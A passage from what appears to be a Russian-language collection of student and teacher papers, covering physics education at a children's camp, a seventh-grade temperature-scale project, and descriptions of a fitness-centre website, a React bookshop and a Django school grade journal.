2 *С кооперацией и коллективным взаимодействием.* В детских оздоровительных лагерях акцент делается на коллективной работе и сотрудничестве. Групповые проекты, совместные исследования и эксперименты поддерживают развитие познавательного интереса и способствуют обмену знаниями и опытом между детьми.

3 *Связь с природой и экологией.* Детские оздоровительные лагеря часто располагаются в природных местах и окружены природными объектами. Использование окружающей среды для изучения физических явлений, экскурсии по окрестностям, изучение экологических проблем способствуют развитию познавательного интереса и приобретению знаний о физике непосредственно в естественной среде. На рисунке 1 представлена фотография Беляевой Анастасии на конкурсе исследовательских работ.



Рисунок 1 – Конкурс исследовательских работ

4 *Индивидуальный подход.* Детские оздоровительные лагеря обычно ориентированы на работу с небольшими группами детей, что позволяет более гибко подходить к каждому ребенку и его уровню познавательного интереса. Педагоги могут учитывать индивидуальные особенности каждого ребенка, его предпочтения и потребности, создавая оптимальные условия для развития его познавательного интереса в физике.

5 *Использование новых технологий.* Современные детские оздоровительные лагеря активно используют новые технологии в процессе обучения. Это может быть использование интерактивных досок, компьютерных программ, виртуальных лабораторий и симуляторов, которые способствуют изучению физики на более высоком уровне, и делает его более интересным и эффективным для детей.

6 *Поддержание интереса через разнообразие тематики.* В детских оздоровительных лагерях предлагается широкий спектр тем и направлений, связанных с физикой. Это может включать изучение электричества, механики, оптики, астрономии, экологии и других важных аспектов физики. Разнообразие тем позволяет детям выбрать то, что их больше всего интересует, и продолжить изучение в этой области даже после окончания лагеря.

7 *Наличие квалифицированных педагогов и специалистов.* Организация детских оздоровительных лагерей, которые акцентируются на развитии познавательного интереса в физике, обычно имеет специалистов и педагогов с профессиональными знаниями в данной области. Это позволяет детям получить качественное обучение и поддержку в своем учебном процессе. На рисунке 2 вожатые НДЦ «Зубренок» танцуют «вожатский танец».



Рисунок 2 – Вожатые НДЦ «Зубренок»

8 *Содействие самостоятельному исследованию.* Детские оздоровительные лагеря поощряют самостоятельное исследование и саморазвитие детей. Они предоставляют возможность для самостоятельного проведения экспериментов, создания своих проектов и исследований, что помогает развить у детей навыки критического мышления, логического мышления и способность к саморазвитию.

9 *Практическое применение знаний в реальной жизни.* Детские оздоровительные лагеря не только предоставляют теоретические знания, но и помогут детям применить их в реальной жизни. Это может быть реализовано через практические задания, выполнение проектов, участие в конкурсах или демонстрацию самодеятельности. Такой подход позволяет детям увидеть, как физика применяется в повседневной жизни и каким образом она может быть полезной и интересной.

В целом, особенности развития познавательного интереса в детском оздоровительном лагере включают разнообразие методик и форм обучения, поддержание интереса через разнообразие тем, наличие квалифицированных педагогов и специалистов, содействие самостоятельному исследованию и практическое применение знаний в реальной жизни. Все эти аспекты способствуют развитию познавательного интереса детей, помогают им лучше понять и применять физические концепции, и в конечном итоге формируют положительное отношение к физике и наукам в целом.

### Литература

- 1 Выготский, Л. С. Педагогическая психология / Л. С. Выготский. – М. : АСТ : Астрель, 2008. – 672 с.
- 2 Дусавицкий, А. Г. Воспитывая интерес / А. Г. Дусавицкий. – М. : Знание, 2004. – 80 с.

УДК 37.02+536.5

*И. П. Шелудяков*

### ПРИБЛИЖЕНИЕ К ИССЛЕДОВАТЕЛЬСКОЙ ДЕЯТЕЛЬНОСТИ ПО ФИЗИКЕ: УЧЕБНЫЕ ПРОЕКТЫ В СЕДЬМОМ КЛАССЕ

*В статье акцентировано значение проектной деятельности для мотивации учащихся к изучению физики и поиску её практических приложений. Описан опыт руководства выполнением учебного проекта по термометрии, предложенного семиклассникам в целях обучения поиску и анализу информации, расширения научного кругозора, практического применения знаний при реализации задания и приобретения опыта публичных выступлений с докладом о результатах исследования.*

В нормативных документах, регламентирующих образовательный процесс в современной школе, в число обязательных задач включено формирование и развитие универсальных учебных умений. Эта задача может успешно решаться при изучении физики – как на уроках, так и во внеурочной самостоятельной учебно-познавательной деятельности учащихся. К таким видам деятельности традиционно относят исследование и проектирование. «Актуальность использования исследовательской и проектной деятельности в современном образовании определяется их многоцелевой и многофункциональной направленностью, а также возможностью интегрирования в целостный образовательный процесс, в ходе которого наряду с овладением учащимися системными базовыми знаниями и ключевыми компетенциями происходит всестороннее развитие личности» [1, с. 1].

В [2] выделены основные характеристики исследовательской и проектной деятельности, и сделан вывод, что «учебное исследование включает научно-исследовательскую, учебно-исследовательскую и проектную деятельность учащихся» [2, с. 5–6], которая направлена «на решение конкретной проблемы, на достижение оптимальным способом заранее запланированного результата» [2, с. 11].

Таким образом, проектная деятельность может быть и самостоятельным видом деятельности учащихся, и составной частью учебного исследования.

Так как автор настоящего сообщения преподаёт физику учащимся, только начавшим изучение этой дисциплины, то при изучении научно-педагогической литературы основное внимание было уделено вопросам, связанным с реализацией учебных проектов. При этом с самого начала следовало различить понятия «учебный проект учащегося» и «педагогический проект руководителя проектной работы». В этом вопросе мы разделяем мнение авторов работ [2, 3, 4]:



– исследовательский проект учащихся разрабатывается совместно с руководителем в соответствии с составленным календарным планом на основе модели методологии, надежно апробированной в сфере науки [2, с. 6]. В основе деятельности исполнителей – «направленность на результат, выраженный в практической форме. При этом внешний результат можно увидеть, применить, внутренний результат – опыт деятельности – становится достоянием ученика, соединяя в себе знания и умения, компетенции и ценности» [3, с. 42];

– педагогический проект руководителя направлен на организацию образовательного процесса с учащимися на основе учебного исследовательского проекта. Главной целью этого проекта «является развитие способностей учащихся анализировать полученные данные, планировать ход выполнения работы, занимать исследовательскую позицию» [1, с. 6]. Для ее достижения руководитель создает условия для проявления познавательной инициативы учащихся, предлагает темы работ, с учетом склонностей и способностей учащихся и возрастных особенностей их психического развития.

Практически значимыми для автора настоящей работы являются рекомендации, сформулированные в [4] в форме памятки для руководителя учебных исследований. Автор стремился следовать этим советам в процессе руководства учащимися 7 «Б» класса ГУО «Средняя школа № 27 г. Гомеля» при выполнении ими учебного проекта «Создание универсальной шкалы для перевода значений температуры на основе сравнительного анализа температурных шкал».

Чтобы заинтересовать учащихся темой проекта, на уроке по теме «Измерительные приборы. Цена деления. Точность измерений» после упоминания о научно-фантастическом романе Рэя Брэдбери «451 градус по Фаренгейту», учащимся был задан вопрос о том, какому значению в шкале Цельсия, используемой в Беларуси, соответствует значение температуры, указанное в названии литературного произведения. Далее учащимся был продемонстрирован термометр с двумя шкалами: Цельсия и Фаренгейта, – и сделано предложение о выполнении учебного исследовательского проекта по вышеназванной теме. При этом был назван ряд других температурных шкал (Реомюра, Делиля, шкала флорентийских академиков и др.) и сформулирована цель будущего учебного проекта.

Выказали желание участвовать в выполнении проекта пять учащихся, совместно с которыми во внеурочное время были сформулированы задачи исследования и составлен календарный план работы, рассчитанный на две недели, – с тем, чтобы к уроку по теме «Температура. Измерение температуры. Термометры» исполнители проекта подготовили доклад о результатах работы.

Вопросы, намеченные к изучению на теоретическом этапе, были следующими:

- физические явления, лежащие в основе термометрии; классификация термометров по различным признакам;
- методика создания температурной шкалы (выбор термометрического тела, термометрического явления, реперных точек);
- математические зависимости для описания связи температуры и значения термочувствительной величины;
- сравнение температурных шкал, выбор критериев для построения функций, связывающих значения температур в различных шкалах.

Для приобретения систематизированных знаний по этим вопросам учащиеся использовали источники информации, рекомендованные учителем (в частности, [5, с. 14–33; 6, с. 90–101; 7, с. 5–6, задачи 1–5]) и найденные ими самостоятельно в библиотеке и в Интернет. Сравнение температурных шкал и выбор критериев для установления соответствия между ними производились коллегиально учащимися и учителем. После разработки методики изготовления «универсальной шкалы температур» учащиеся распределили обязанности, связанные с подготовкой сообщений к уроку-конференции.

На практическом этапе производились: выбор диапазона измерений температуры по шкале Цельсия и длины «температурной линейки», определение положения на ней



реперных точек шкалы Цельсия, деление интервала между ними на 100 частей (определялась цена деления этой шкалы). Далее по полученным формулам для перехода от каждой из выбранных шкал к шкале Цельсия определялось положение на ней реперных точек, которое отмечалось на прямой, параллельной градуированной шкале Цельсия, а затем производилось деление интервала на соответствующее число частей (определялась цена деления новой шкалы и производилась её градуировка). Эти действия повторялись применительно к каждой из выбранных температурных шкал. Одним из вариантов шкалы могла быть шкала, предложенная учащимися. Шкалы оцифровывались, рядом с ними записывались идентифицирующие их обозначения.

Тестирование шкалы производилось посредством определения температуры по двум выбранным шкалам и сличения полученных значений с вычисленными по соответствующей формуле пересчета.

После тестирования «универсальная шкала температур», изготовленная описанным способом на бумажной основе, была приклеена к полоске органического стекла и использована на уроке по теме «Температура. Измерение температуры. Термометры», проведенном в форме урока-конференции. Каждый из исполнителей проекта выступил с сообщением по одному из ключевых вопросов темы, ответил на вопросы учащихся класса. Организационные функции учителя на этом уроке были дополнены произнесением вступительного и заключительного слова, в котором были подведены итоги выполненного проекта, объявлены благодарности и отметки учащимся, всесторонне изучившим предложенную тему и выполнившим полезную практическую работу.

Главными результатами учащихся стало приобретение навыков в поиске и изучении литературы, освоении методики работы с источниками информации, анализа и систематизации сведений, применении новых знаний для обоснования способа изготовления и практической реализации полезного учебного пособия и использования его при решении задач. Не менее значимым результатом является приобретение учащимися уверенности в том, что им по силам решение нестандартных задач, выходящих за рамки обязательной программы по физике для седьмого класса. Их успешное выступление на уроке-конференции оказалось мотивирующим фактором для других одноклассников, выразивших желание участвовать в выполнении учебного проекта об использовании газов в пневматических системах различного назначения. По предложению учителя работы по этому проекту были выполнены к заключительному уроку по разделу «Давление».

Автор настоящего сообщения приобрел начальный опыт руководства учебными проектами, и намерен использовать метод проектов в работе с учащимися на различных этапах изучения физики.

## Литература

1 Белова, Т. Г. Исследовательская и проектная деятельность учащихся в современном образовании / Т. Г. Белова. – URL : <https://cyberleninka.ru/article/n/issledovatel'skaya-i-proektnaya-deyatelnost-uchaschihsya-v-sovremennom-obrazovanii/viewer.?tm=1746263019> (дата обращения: 25.04.2025).

2 Уткина, Т. В. Проектная и исследовательская деятельность: сравнительный анализ / Т. В. Уткина, И. С. Бегашева. – Челябинск : ЧИППКРО, 2018 – 60 с. – URL : <https://docs.yandex.by/docs/view.?tm=1746263019> (дата обращения: 30.04.2025).

3 Гербст, Г. А. Применение метода проектов при изучении геометрии в 9 классе ФМЛ (из опыта работы учителей математики) / Г. А. Гербст, Н. Н. Франчески / Исследовательская и проектная деятельность учащихся как педагогическая технология : материалы открытой научно-практической конференции. – Киров : МОУ «Кировский физико-математический лицей», 2005 – 53 с. – URL : <https://docs.yandex.by/docs/view.?tm=1746263019> (дата обращения: 29.04.2025).

4 Клещева, О. А. Роль учителя в формировании позиции ученика-исследователя, организатора своей деятельности / Клещева О. А. / Исследовательская и проектная деятельность учащихся как педагогическая технология : материалы открытой научно-практической конференции, г. Киров / Кировский физико-математический лицей ; общ. ред. М. В. Исапов. – Киров : МОУ «Кировский физико-математический лицей», 2005. – С. 19–32. – URL: <https://docs.yandex.by/docs/view?tm=1746263019> (дата обращения: 29.04.2025).

5 Сивухин, Д. В. Общий курс физики : в 5 т. / Д. В. Сивухин. – М. : Наука. – Т. 2 : Термодинамика и молекулярная физика. – 1975. – 552 с.

6 Кикоин, И. К. Молекулярная физика / И. К. Кикоин, А. К. Кикоин. – М. : Гос. из-во физ.-мат. лит., 1963. – 500 с.

7 Гинзбург, В. Л. Сборник задач по общему курсу физики : в 5 кн. / В. Л. Гинзбург, Л. М. Левин, Д. В. Сивухин, И. А. Яковлев ; под. ред. Д. В. Сивухина. – 5-е изд., стер. – М. : ФИЗМАТЛИТ : ЛАНЬ, 2006. – Кн. II : Термодинамика и молекулярная физика – 176 с.

**Ю. П. Быковский**

### **САЙТ ДЛЯ ФИТНЕС-ЦЕНТРА НА ЯЗЫКЕ JAVA С ИСПОЛЬЗОВАНИЕМ ФРЕЙМВОРКА SPRING**

*Статья посвящена комплексной разработке и исследованию веб-приложения, предназначенного для автоматизации процессов управления современным фитнес-центром. Проект реализован с использованием языка программирования Java и фреймворка Spring, что позволило создать отказоустойчивое, масштабируемое и функциональное решение, удовлетворяющее требованиям цифрового обслуживания клиентов и администрирования спортивных учреждений.*

Основной задачей системы является цифровизация ключевых бизнес-процессов: регистрация и авторизация пользователей, просмотр расписания тренировок с возможностью фильтрации по направлениям (йога, кардио, силовые тренировки и др.), онлайн-запись на групповые и персональные занятия, управление абонементом, интеграция с системой уведомлений, контроль посещаемости, а также ведение внутренней аналитики и статистики. В рамках разработки акцент сделан на повышении удобства взаимодействия с системой как для клиентов, так и для персонала центра – администраторов и тренеров.

Приложение поддерживает несколько ролей: клиент, тренер, администратор, – каждая из которых имеет собственный набор прав и функциональных возможностей. Так, тренеры могут вносить изменения в своё расписание, просматривать списки записавшихся, оценивать посещаемость и получать обратную связь. Администратор имеет доступ к панели управления залами, тренерами, типами тренировок и тарифными планами, а также к административной панели для управления пользователями и статистическими отчётами. Пользователь может записаться на тренировку, просмотреть информацию об абонементе, а также посмотреть свою историю посещений и количество оставшихся занятий по абонементу в профиле.

Архитектурно приложение построено по многоуровневой модели с четким разделением слоев: представления (View), логики (Service), доступа к данным (Repository) и модели (Model). Серверная часть написана на Spring Boot с использованием REST API, что обеспечивает простоту взаимодействия с фронтендом и мобильными приложениями. Используется база данных PostgreSQL с продуманной схемой хранения информации: таблицы пользователей, расписаний, тренировок, абонементов, платежей, уведомлений и обратной связи связаны отношениями «один ко многим» и «многие ко многим». Дополнительно используется Liquibase для управления миграциями и версионностью базы данных.

Серверная часть системы разработана на языке Java с использованием фреймворка Spring Boot [1]. Выбор данного фреймворка обоснован его модульностью, широким сообществом и поддержкой встроенных решений для безопасности, работы с базами данных, создания REST API и интеграции с другими сервисами. Для хранения информации применяется реляционная база данных PostgreSQL. Используется нормализованная схема с поддержкой транзакций, ограничений целостности и связей между сущностями, реализованных через JPA (Hibernate). Основные таблицы включают: users, trainer\_info, trainer\_schedule, gym\_info, subscription, user\_subscription, visit\_history.

Безопасность веб-приложения реализована средствами Spring Security с использованием токенов JWT (JSON Web Token), обеспечивающих безопасную аутентификацию и авторизацию. Также внедрены механизмы защиты от CSRF-атак, шифрования паролей с помощью BCrypt и ограничения по IP-адресам для административной панели.

Клиентская часть построена на HTML5, CSS3 и JavaScript с применением шаблонизатора Thymeleaf. Внедрена адаптивная верстка для корректного отображения на мобильных и десктопных устройствах. Используется Bootstrap для унификации внешнего вида, а также подключаются кастомные JS-скрипты для динамической работы интерфейса. Форма обратной связи, календарь тренировок и фильтрация данных работают асинхронно с применением AJAX.

Проект предусматривает расширение за счёт дополнительных модулей. К примеру, модуль «Онлайн-оплата» позволяет интегрировать сервисы приема платежей, таких как Stripe, YooMoney или СберPay. В модуле «Видеотренировки» реализована возможность просмотра записанных занятий в личном кабинете клиента, а также проведения прямых трансляций через подключаемые видео-сервисы (YouTube, Zoom API). В будущем планируется разработка мобильных приложений для Android и iOS с использованием фреймворка Flutter или Kotlin Multiplatform и подключением через существующий REST API.

Особое внимание было уделено процессу тестирования: реализованы юнит-тесты с использованием JUnit и Mockito, а также интеграционные тесты для проверки корректности взаимодействия между слоями. UI-тесты выполнялись с помощью Selenium и Postman для ручной отладки REST-запросов. При разработке использовалась среда IntelliJ IDEA и система управления версиями Git с размещением репозитория на GitHub. Было проведено тестирование приложения для проверки некоторых параметров корректности: запуска приложения, добавления задач, редактирования записи, отображения приложения на различных устройствах; а также правильности сохранения данных при закрытии приложения. В ходе тестирования не было выявлено никаких ошибок, опечаток, сбоев. Приложение корректно отображается в телефоне, кнопки выполняют строго отведённую им роль.

Разработанное веб-приложение может быть внедрено как в локальной среде (через Tomcat), так и на облачных платформах – например, Heroku, Railway или DigitalOcean. Возможность настройки окружения с помощью Docker и docker-compose делает систему удобной для развертывания и масштабирования. Приложение может быть доработано для мультифилиальной работы с разделением на разные города и филиалы.

Разработанное приложение адаптировано под различные расширения экрана (до 720 px включительно), начиная с самых больших и заканчивая экранами мобильных устройств (см. рисунок 1).




Рисунок 1 – Применение адаптации приложения

В результате был получен полноценный программный продукт, способный эффективно поддерживать деятельность фитнес-центра. Он может использоваться как готовое решение для малых и средних спортивных учреждений, а также как стартовая

платформа для построения более масштабных корпоративных систем управления в сфере спорта и оздоровления. Благодаря открытой архитектуре приложение также представляет интерес для научно-исследовательских и учебных проектов в области программной инженерии, информационных систем и бизнес-аналитики.

## Литература

1 Нимейер, П. Программирование на Java. Исчерпывающее руководство для профессионалов / Патрик Нимейер, Дэниэл Леук ; [пер. с англ. М. А. Райтмана]. – М. : Эксмо, 2014. – 1216 с.

УДК 004.051

*А. В. Владыковский*

### РАЗРАБОТКА КНИЖНОГО ИНТЕРНЕТ-МАГАЗИНА С ИСПОЛЬЗОВАНИЕМ ФРЕЙМВОРКА REACT.JS

*Статья посвящена разработке книжного интернет-магазина с использованием фреймворка React.js. Рассмотрены этапы проектирования, технологический стек и ключевые функциональные возможности системы, такие как поиск, фильтрация и оформление заказов. Приводится схема базы данных и описываются особенности реализации безопасной авторизации через JWT. Результаты демонстрируют возможность создания масштабируемого и удобного в эксплуатации приложения, а перспективы развития включают интеграцию платёжных систем и персонализированных рекомендаций.*

Современное развитие информационных технологий и бурное развитие электронной коммерции стимулируют создание специализированных онлайн-платформ. Интернет-магазин книг представляет собой не только удобное средство для покупки литературы, но и эффективный инструмент продвижения издательской продукции. Цель настоящей работы – описать процесс разработки веб-приложения, реализованного с использованием фреймворка React.js [1], а также обозначить его основные функциональные возможности и перспективы дальнейшего развития.

Разработка подобного приложения требует комплексного подхода. Необходим анализ бизнес-процессов, выбор оптимальных технологий, проектирование архитектуры клиентской и серверной частей, а также реализация схемы базы данных, обеспечивающей хранение информации о книгах, пользователях, заказах и отзывах. Рассмотрим основные фрагменты этих составляющих.

*Поиск и фильтрация книг.* Система реализует поиск по ключевым параметрам (название, автор, жанр). Пользователь может дополнительно сортировать результаты по цене, рейтингу или дате добавления.

*Просмотр карточки книги.* При выборе конкретного издания отображается подробная карточка с описанием, изображением обложки, информацией об авторе, а также отзывами других пользователей.

*Работа с корзиной.* Функционал корзины позволяет добавлять выбранные книги, изменять их количество и осуществлять оформление заказа. При оформлении заказа пользователю необходимо заполнить контактные данные, после чего заказ передаётся на обработку серверной части приложения.

*Авторизация и безопасность.* Реализован механизм регистрации и входа с использованием JSON Web Token (JWT) для защиты пользовательских данных.

*Личный кабинет.* На данном этапе функциональность личного кабинета не реализована. Однако в планах развития проекта предусмотрена возможность просмотра истории заказов, изменения настроек профиля и оставления отзывов, что позволит улучшить пользовательский опыт и обеспечить обратную связь.

*Клиентская и серверная части.* Приложение построено по принципу разделения клиентской и серверной частей. Клиентская часть реализована с использованием React.js, что позволяет создавать динамичные одностраничные приложения (SPA). Применяется Context API для управления состоянием и ReactRouter для организации маршрутизации между страницами. С помощью Express.js серверная часть создается на платформе Node.js и позволяет использовать RESTful API для взаимодействия с клиентской частью. Приложение отвечает на запросы об аутентификации, получении информации о товарах и оформлении заказов.

База данных. В качестве системы управления данными используется MongoDB. Нереляционная модель данных позволяет гибко хранить информацию о книгах, заказах, отзывах и пользователях. На рисунке 1 представлена схема базы данных, в которой: books – хранит данные о книгах (название, автор, описание, цена, изображение, жанры); users – содержит информацию о пользователях (email, password, role); orders – фиксирует данные о сделанных заказах (userId, список книг, общая сумма, дата заказа); reviews – включает отзывы пользователей (userId, bookId, рейтинг, комментарии, дата отзыва).




Рисунок 1 – Схема базы данных

*Аутентификация.* Для защиты данных введён механизм аутентификации на базе JWT, что обеспечивает безопасный обмен информацией между клиентом и сервером.

*Пользовательский интерфейс.* Особое внимание при разработке уделялось удобству пользовательского интерфейса и дизайну. Принцип одностраничного приложения (SPA) приложения позволяет быстро обновлять данные и обеспечивать удобную навигацию без перезагрузки страницы.

*Главная страница.* На странице есть приветственное сообщение, обзор популярных и рекомендуемых книг и основные компоненты меню, такие как каталог, корзина и, в будущем будет, личный кабинет.

*Страница каталога* предоставляет пользователям возможность искать, фильтровать и сортировать книги. Пользователи могут легко найти нужное издание благодаря понятному и простому расположению элементов.

*Интерактивная корзина.* Интерфейс корзины оптимизирован для быстрого добавления и редактирования списка товаров. При выборе книг корзина регулярно обновляется, а оформление заказа облегчается понятными формами.

Планируемое расширение возможностей. Несмотря на то, что личный кабинет ещё находится в стадии планирования, в будущем он расширит функциональность системы за счёт возможности сохранения истории заказов, управления настройками профиля и оставления отзывов.

Разработка книжного интернет-магазина с использованием React.js открывает широкие перспективы для дальнейшего совершенствования и масштабирования.

Опишем кратко основные направления развития проекта.

*Добавление платёжных систем.* Подключение сторонних сервисов, таких как Stripe, PayPal или отечественные платёжные модули, повысит доверие пользователей и автоматизирует процесс оплаты.

*Внедрение персонализированных рекомендаций.* Система рекомендаций, которая предлагает персонализированные подборки книг на основе истории покупок и рейтингов пользователей, может быть реализована.

*Разработка мобильного приложения.* Создание мобильной версии интернет-магазина позволит получить доступ к сервису с любых устройств.

*Аналитика и мониторинг.* Внедрение инструментов для анализа потребительского поведения и продаж позволит улучшить качество обслуживания и оптимизировать ассортимент.

Разработка книжного интернет-магазина с использованием фреймворка React.js является актуальным и перспективным направлением в сфере электронной коммерции. Применение современных технологий позволяет создавать масштабируемые, динамичные и удобные в эксплуатации решения, способные удовлетворить как текущие, так и будущие потребности рынка. По мере развития проекта планируется внедрение дополнительных функций, таких как голосовой поиск, персонализированные рекомендации и полноценный личный кабинет, что позволит значительно улучшить пользовательский опыт.

## Литература

1 Иванов, И. И. Разработка веб-приложений с использованием React.js // И. И. Иванов. — М. : Академия, 2024. — 256 с.

УДК 004.415.28

*А. Е. Гладкова*

## РАЗРАБОТКА ЭЛЕКТРОННОГО ЖУРНАЛА УЧЕТА УСПЕВАЕМОСТИ УЧАЩИХСЯ ШКОЛЫ НА ЯЗЫКЕ PYTHON

*Статья посвящена описанию разработанного веб-приложения, представляющего собой интуитивно понятную и функциональную платформу для ведения школьного журнала. Оно позволяет облегчить и автоматизировать рутинные процессы работы в школе, такие как ведение журнала успеваемости, составление расписания и контроль посещаемости, давая возможность учителям и ученикам сосредоточиться на образовательном процессе, минимизируя время на организационные задачи.*

Статья посвящена описанию проектирования, разработки и перспектив использования веб-приложения «Электронный журнал учёта успеваемости учащихся школы». Сайт

создавался с целью сделать управление школьными журналами более простым, организованным и современным. Он позволяет администраторам и учителям автоматизировать трудоёмкие процессы, такие как ведение успеваемости и мониторинг посещаемости учеников. Для учеников сайт предоставляет прозрачный и удобный способ получать важную учебную информацию, такую как оценки, домашнее задание и актуальное расписание.

Реализация веб-приложения выполнена на языке программирования Python [1] с использованием фреймворка Django. Разработанная в веб-приложении база данных содержит информацию об учителях, учениках, классах, предметах и др. Основной функционал сайта представлен тремя блоками: административная панель, профиль учителя и профиль ученика.

При первом входе на сайт пользователю необходимо ввести свои логин и пароль для получения доступа к своему аккаунту (ученик или учитель) и продолжения работы с сайтом. Регистрация новых пользователей происходит через административную панель, вход в которую расположен на отдельном сайте.

Административная панель приложения предоставляет функционал для управления пользователями и данными системы, включая добавление новых пользователей, удаление существующих записей, редактирование профилей с изменением персональной информации, логина и пароля, а также настройку прав доступа, таких как роли и разрешения. Она позволяет администратору работать с базой данных, обеспечивая возможность просмотра, добавления, редактирования и удаления записей, связанных с учебным процессом. Административная панель веб-приложения также предоставляет возможность отслеживать историю последних действий в системе. Этот функционал позволяет фиксировать и просматривать изменения, внесённые пользователями с административными правами, такими как добавление, редактирование или удаление записей.

База данных веб-приложения разработана на основе PostgreSQL, выбранной за её высокую производительность, надёжность и поддержку сложных запросов и транзакций. На рисунке 1 показана схема базы данных. Основные таблицы системы отражают ключевые сущности образовательного процесса и организованы так, чтобы обеспечивать целостность данных и оптимизировать выполнение запросов. Таблица Class хранит информацию о классах, включая их названия. Таблица Student, связанная с таблицей пользователей через связь один к одному, содержит данные об учениках, включая их принадлежность к классам посредством вторичного ключа. Таблица Subject управляет списком предметов, таких как «Математика», «Русский язык» и др., а таблица Teacher, также связанная с таблицей пользователей через связь один к одному, содержит сведения об учителях и их привязку к предметам через вторичный ключ. Таблица Grade хранит данные об успеваемости учеников, связывая их с предметами, оценками и датами получения этих оценок.




Рисунок 1 – Схема базы данных



Профиль ученика – это структурированное и удобное пространство, где хранится и отображается вся ключевая информация, связанная с учебным процессом конкретного учащегося. В этом разделе содержатся персональные данные, включая ФИО и сведения об учебной группе (классе), к которой он прикреплен. Профиль предоставляет доступ к оценкам по всем изучаемым предметам, актуальному расписанию занятий и статистике успеваемости.

Профиль представляет собой интерактивный дневник, который автоматически формируется на основе данных системы. Он организован в виде шести таблиц для каждого учебного дня, что обеспечивает наглядность и удобство работы с информацией. В таблицах содержатся сведения о дне недели, расписании уроков, колонке для записи домашнего задания, а также оценки, полученные в течение дня.

Основным элементом профиля учителя является таблица, в которой преподаватель может легко просматривать список учащихся выбранного класса и выставлять оценки. Над таблицей расположены три выпадающих списка, которые предоставляют гибкий контроль над отображением данных. С их помощью учитель может быстро переключаться между классами, предметами и четвертями, что делает процесс работы с оценками быстрым и эффективным.

